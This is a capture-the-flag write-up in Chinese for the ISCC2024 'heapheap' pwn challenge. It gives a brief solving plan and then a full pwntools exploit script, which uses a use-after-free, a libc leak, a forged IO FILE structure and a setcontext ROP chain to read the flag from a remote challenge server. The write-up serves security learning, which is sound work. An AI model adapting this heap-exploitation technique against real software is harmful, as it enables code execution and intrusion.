# ISCC2024 WriteUp


Whooops+李卓航+925798691@qq.com

### Pwn-heapheap

### 解题思路

调用open read puts来输出flag。

UAF漏洞



按照模板打IO

泄露libc拿到libc的main\_arena的地址得到libc基址

覆写bk\_nextsize伪造IO结构体

调用exit函数触发IO执行ROP链

### Exp

# 导入必要的库

from pwn import \*

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

# 设置日志级别为调试模式

context.log\_level = 'debug'

# 设置架构为amd64，操作系统为linux

context(arch='amd64', os='linux')

# 设置终端使用 tmux 的水平分割

context.terminal = ['tmux', 'splitw', '-h']

# 设置调试时使用的gdb脚本

scr = '''

b \_IO\_flush\_all\_lockp

b exit

b \_IO\_wfile\_seekoff

b \_IO\_switch\_to\_wget\_mode

'''

# 定义目标程序路径

pwn = './3'

# 连接远程服务器（地址和端口）

p = remote('182.92.237.102', 11000)

# 以下是本地调试时的设置

# p = process(['./ld-2.31.so', pwn], env={"LD\_PRELOAD": './libc-2.31.so'})

# p = process('./3')

# 定义用于与程序交互的ELF对象

# elf = ELF(pwn)

# libc = ELF('./libc.so.6')

# 定义添加项目的函数

def add(idx, size):

p.sendlineafter("Your choice:", "1")

p.sendlineafter("index:", str(idx))

p.sendlineafter("Size", str(size))

# 定义显示项目的函数

def show(idx):

p.sendlineafter("Your choice:", "2")

p.sendlineafter("index:", str(idx))

# 定义编辑项目的函数

def edit(idx, con):

p.sendlineafter("Your choice:", "3")

p.sendlineafter("index:", str(idx))

p.sendlineafter("context:", con)

# 定义删除项目的函数

def dele(idx):

p.sendlineafter("Your choice:", "4")

p.sendlineafter("index:", str(idx))

# 定义漏洞利用的主函数

def hack():

p.sendlineafter("Your choice:", "5")

# 添加项目，分配内存

add(0, 0x450)

add(1, 0x450)

add(2, 0x440)

add(3, 0x460)

# 编辑第1个项目内容

edit(1, b'./flag\x00')

# 删除第0个项目，触发漏洞

dele(0)

# 显示第0个项目，泄露内存地址

show(0)

p.recv()

p.recv(10)

# 接收泄露的地址并进行处理

addr = u64(p.recv(6) + b'\x00\x00')

print(hex(addr))

# 计算 libc 基地址

libc\_base = addr - (0x750c7589cbe0 - 0x750c756b0000)

io\_all = libc\_base + 0x1ED5A0

# 添加项目并编辑以覆盖指针

add(4, 0x4f0)

edit(0, p64(addr) \* 2 + p64(0) + p64(io\_all - 0x20))

# 删除并重新添加项目以进行进一步的漏洞利用

dele(2)

add(4, 0x4f0)

show(0)

p.recvuntil(b"context: \n")

heap\_addr = u64(p.recv(6) + b'\x00\x00')

print(hex(heap\_addr))

# 设置相关的函数地址

libcbase = libc\_base

fake\_io = heap\_addr

IO\_file\_jumps = libcbase + 0x1E94A0

IO\_wfile\_jumps = libcbase + 0x1E8F60

execve\_addr = libcbase + 0xe3170

setcontext\_61 = libcbase + 0x54F20 + 61

lr = libcbase + 0x578C8

ret = libcbase + 0x578C9

pop\_rdi = libcbase + 0x023b6a

pop\_rsi = libcbase + 0x2601f

pop\_rdx\_r12 = libcbase + 0x0119431

open64 = libc\_base + 0x10df00

read\_a = libc\_base + 0x10e1e0

puts = libc\_base + 0x84420

name = heap\_addr - 0x653af7781b50 + 0x653af77816f0 + 0x10

out = libc\_base + 0x79ab21b9e6a0 - 0x79ab219b1000

# 构造payload用于漏洞利用

pay = flat(

{

0x30: [p64(0), p64(0), p64(0), p64(1), p64(fake\_io + 0x138)], # wide\_data

0xa0: [p64(fake\_io + 0x30)],

0xc0: [p64(1)], # \_mode

0xd8: [p64(IO\_wfile\_jumps + 0x30)], # vtable

0x110: [p64(fake\_io + 0x118)], # wide\_data -> vtable

0x118: flat(

{

0x18: [p64(setcontext\_61)]

}, filler=b'\x00'

),

0x138: flat(

{

0x68: p64(fake\_io + 0x1e8), # rdi

0x70: p64(0), # rsi

0x88: p64(0), # rdx

0xa0: p64(fake\_io + 0x1e8), # rsp

0xa8: p64(ret) # ret\_addr

}, filler=b'\x00'

),

0x1e8: flat(

{

0x00: p64(pop\_rdi) + p64(name) + p64(pop\_rsi) + p64(0) + p64(open64) + p64(pop\_rdi) + p64(3) + p64(pop\_rsi) + p64(name + 0x30) + p64(pop\_rdx\_r12) + p64(0x100) + p64(0x0) + p64(read\_a) + p64(pop\_rdi) + p64(name + 0x30) + p64(puts)

}, filler=b'\x00'

)

}, filler=b'\x00'

)

# 发送payload

edit(2, pay[0x10:])

# 开始攻击

hack()

print(hex(io\_all))

print(hex(heap\_addr))

# 进入交互模式

p.interactive()